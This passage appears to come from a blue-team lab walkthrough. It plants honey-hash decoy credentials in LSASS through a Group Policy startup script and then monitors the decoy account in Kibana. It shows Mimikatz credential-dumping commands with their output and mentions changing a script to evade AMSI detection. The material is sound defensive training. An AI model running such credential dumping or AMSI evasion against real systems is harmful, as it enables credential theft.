PS C:\users\alan.marshall\Desktop\Blue Team> _
```

11. **Confirm effectiveness using Mimikatz**

Let's now confirm the presence of our honey hash in LSASS. What better tool than Mimikatz to try extracting credentials from our very own LSASS :)

We can invoke Mimikatz as follows:


- Right-click the command prompt icon, right-click "Command Prompt" and select "Run as Administrator"
- Provide administrative credentials:
  - Username: alan.marshall.adm

    - Password: Secur1ty

In the command prompt, please execute the following commands:

**C:\WINDOWS\system32>** cd "C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64"
**C:\users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64\>** mimikatz privilege::debug sekurlsa::logonpasswords

This will generate a large output, which you will now have to carefully inspect. Somewhere inside the output you should find a hash for a user "sccmadmin", which is the fake hash we just generated!



```
        credman :

Authentication Id : 0 ; 2920518 (00000000:002c9046)
Session           : NewCredentials from 0
User Name         : alan.marshall.adm
Domain            : SYNCTECHLABS
Logon Server      : (null)
Logon Time        : 12/27/2018 7:20:28 AM
SID               : S-1-5-21-4095063694-3848447163-3403915358-15626
        msv :
         [00000003] Primary
         * Username : sccmadmin
         * Domain   : SYNCTECHLABS.COM
         * NTLM     : 4e550bc1dc31a1538f8d4d9bc44eaf80
         * SHA1     : 1089da1a94e65547910f209d7d17c3705b88851d
         * DPAPI    : d729f6465d691aa6b070b10799c32fcb
        tspkg :
         * Username : sccmadmin
         * Domain   : SYNCTECHLABS.COM
         * Password : Sccm@dm1n!
        wdigest :
         * Username : sccmadmin
         * Domain   : SYNCTECHLABS.COM
         * Password : (null)
        kerberos :
         * Username : sccmadmin
         * Domain   : SYNCTECHLABS.COM
         * Password : Sccm@dm1n!
        ssp :
        credman :
```

12. **Deploy fake sessions using GPO**

    Did someone say enterprise-wide honey hashes?! We've prepared a .bat script that can be added as a "Startup" script to generate a honey token whenever a computer in the domain starts up.

    Feel free to have a look, you can find the script here:

    \\DC\sysvol\synctechlabs.com\Honeytokens\plant.bat


    You will notice we are planting a honeyhash for a fake user acount called "sccmadmin". If you are pondering implementing such a setup yourself, it's probably a good idea to not call the folder "Honeytokens" :) We have also already "fixed" the New-HoneyHash.ps1 file in the SYSVOL folder to prevent AMSI detection!

    In order to implement the script, let's switch to our domain controller! Let's authenticate to the domain controller using the following credentials:

- Username: Administrator
- Password: Synct3chlabs

In the Server Manager, click "Tools" -> "Group Policy Management". Within the Group Policy Management, drill down as follows:

- Forest: synctechlabs.com
- Domains
- synctechlabs.com
- Group Policy Objects (right-click -> "New")
- As the name for the new GPO, please use "Plant HoneyHashes"
- Right-click the "Plant HoneyHashes" GPO and click "Edit"



Group Policy Objects in synctechlabs.com


| Name | GPO Status | WMI Filter | Modified | Owner |
|---|---|---|---|---|
| Default Domain Controller... | Enabled | None | 11/18/2018 2:1... | Domain Admi... |
| Default Domain Policy | Enabled | None | 9/14/2017 10:1... | Domain Admi... |
| Disable Windows Update | Enabled | None | 12/10/2018 1:0... | Domain Admi... |
| Enable Windows Update | Enabled | None | 12/10/2018 1:0... | Domain Admi... |
| Plant HoneyHashes | Enabled | None | 12/27/2018 7:4... | Domain Admi... |

13. **Browsing the startup scripts**

    Within the Group Policy Management Editor, we will now open the "Startup" scripts location, where we will add a .bat script we developed for the honey hashes. You can browse the structure in the following way:

    - Computer Configuration
    - Policies
    - Windows Settings
    - Scripts (Startup/Shutdown)

    Right-click "Startup" and select "Properties".




14. **Add the startup script**

    Within the Startup script window, click "Add..." and configure the script name as:

    \\DC\sysvol\synctechlabs.com\Honeytokens\plant.bat

    Confirm the changes you made by clicking "OK" and "OK" again.




Script Name: \\DC\sysvol\synctechlabs.com\Honeytokens\plant.bat

Script Parameters:

To view the script files stored in this Group Policy Object, press the button below.

15. **Link Plant HoneyHashes GPO to Workstations**

    When the GPO is created, the final step is to link it to the Workstations! You can do so by right-clicking "Workstations" and selecting "Link an Existing GPO..." In the new window, select the "Plant HoneyHashes" GPO and click "OK".



Select GPO

Look in this domain: synctechlabs.com

Group Policy objects:

| Name |
|---|
| Default Domain Controllers Policy |
| Default Domain Policy |
| Disable Windows Update |
| Enable Windows Update |
| Plant HoneyHashes |

16. **Reboot Windows02 workstation**

    Now, let's switch back to our Windows02 workstation and reboot the machine.

17. **Authenticate to workstation &amp; run Mimikatz**

    Once the system has rebooted, please authenticate using the following credentials:

    - Username: alan.marshall
    - Password: Awesomesauce123


    Once authenticated, launch an elevated command-prompt using the following credentials:

    - Username: alan.marshall.adm
    - Password: Secur1ty

    Within the command prompt, run the following commands:

```
C:\WINDOWS\system32> cd "C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64"
C:\users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64\> mimikatz privilege::debug sekurlsa::logonpasswords
```

    As a result you will notice that an entry is listed in the output for the "sccmadmin" account. As anyone using this account has stolen it from memory (or has been messing about in your GPO's), you can now treat any related activity as suspicious...




```
        kerberos :
         * Username : alan.marshall.adm
         * Domain   : SYNCTECHLABS.COM
         * Password : Secur1ty
        ssp :
        credman :

Authentication Id : 0 ; 500914 (00000000:0007a4b2)
Session           : NewCredentials from 0
User Name         : SYSTEM
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 12/27/2018 8:00:00 AM
SID               : S-1-5-18
        msv :
         [00000003] Primary
         * Username : sccmadmin
         * Domain   : SYNCTECHLABS.COM
         * NTLM     : 15a30b7805985d4b59107cdd8bd47296
         * SHA1     : 8be58d12f75bcbc6aa31b22f8e4fdc9bd10c25a1
        tspkg :
         * Username : sccmadmin
         * Domain   : SYNCTECHLABS.COM
         * Password : SccmAdmin2019
        wdigest :
         * Username : sccmadmin
         * Domain   : SYNCTECHLABS.COM
         * Password : (null)
        kerberos :
         * Username : sccmadmin
         * Domain   : SYNCTECHLABS.COM
         * Password : SccmAdmin2019
        ssp :
        credman :

Authentication Id : 0 ; 242011 (00000000:0003b15b)
```

18. **Enable Logstash**

Let's start our logstash service on 192.168.30.16. This can be achieved using the following steps:

- Opening putty.exe from the Desktop
- Connecting to Ubuntu03 (double-click the entry that was created)
- In the Putty window, please execute the following commands (use the password Awesomesauce123 for the sudo command):

**alanmarshall@ubuntu03:~$** sudo -s
**root@ubuntu03:~#** service logstash start




```
 * MicroK8s is Kubernetes in a snap. Made by devs for devs.
   One quick install on a workstation, VM, or appliance.

   - https://bit.ly/microk8s

 * Full K8s GPU support is now available!

   - https://blog.ubuntu.com/2018/12/10/using-gpgpus-with-kubernetes


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

82 packages can be updated.
31 updates are security updates.


Last login: Mon Dec 24 14:07:02 2018 from 192.168.10.16
sudalanmarshall@ubuntu03:~$ sudo -s
[sudo] password for alanmarshall:
root@ubuntu03:~# service logstash start
root@ubuntu03:~#
```

19. **Open Windows events Kibana dashboard**

    Open a Chrome window and access the "Kibana" bookmark. As a reminder, you can use the following credentials for Kibana:

    - Username: alanmarshall
    - Password: Awesomesauce123

    In the Kibana interface, please click "Dashboard" and "Windows event logs". Please change the time filter (top right corner) from "Last 15 minutes" to "Today".




20. **Create filter for honey user**

We will now create a filter, to only see activity related to our "sccmadmin" account. Please click the "Add a filter+" label under the search field and configure the following filter value:

"TargetUserName" -> "is" -> "sccmadmin"

Label: "sccmadmin honey user"

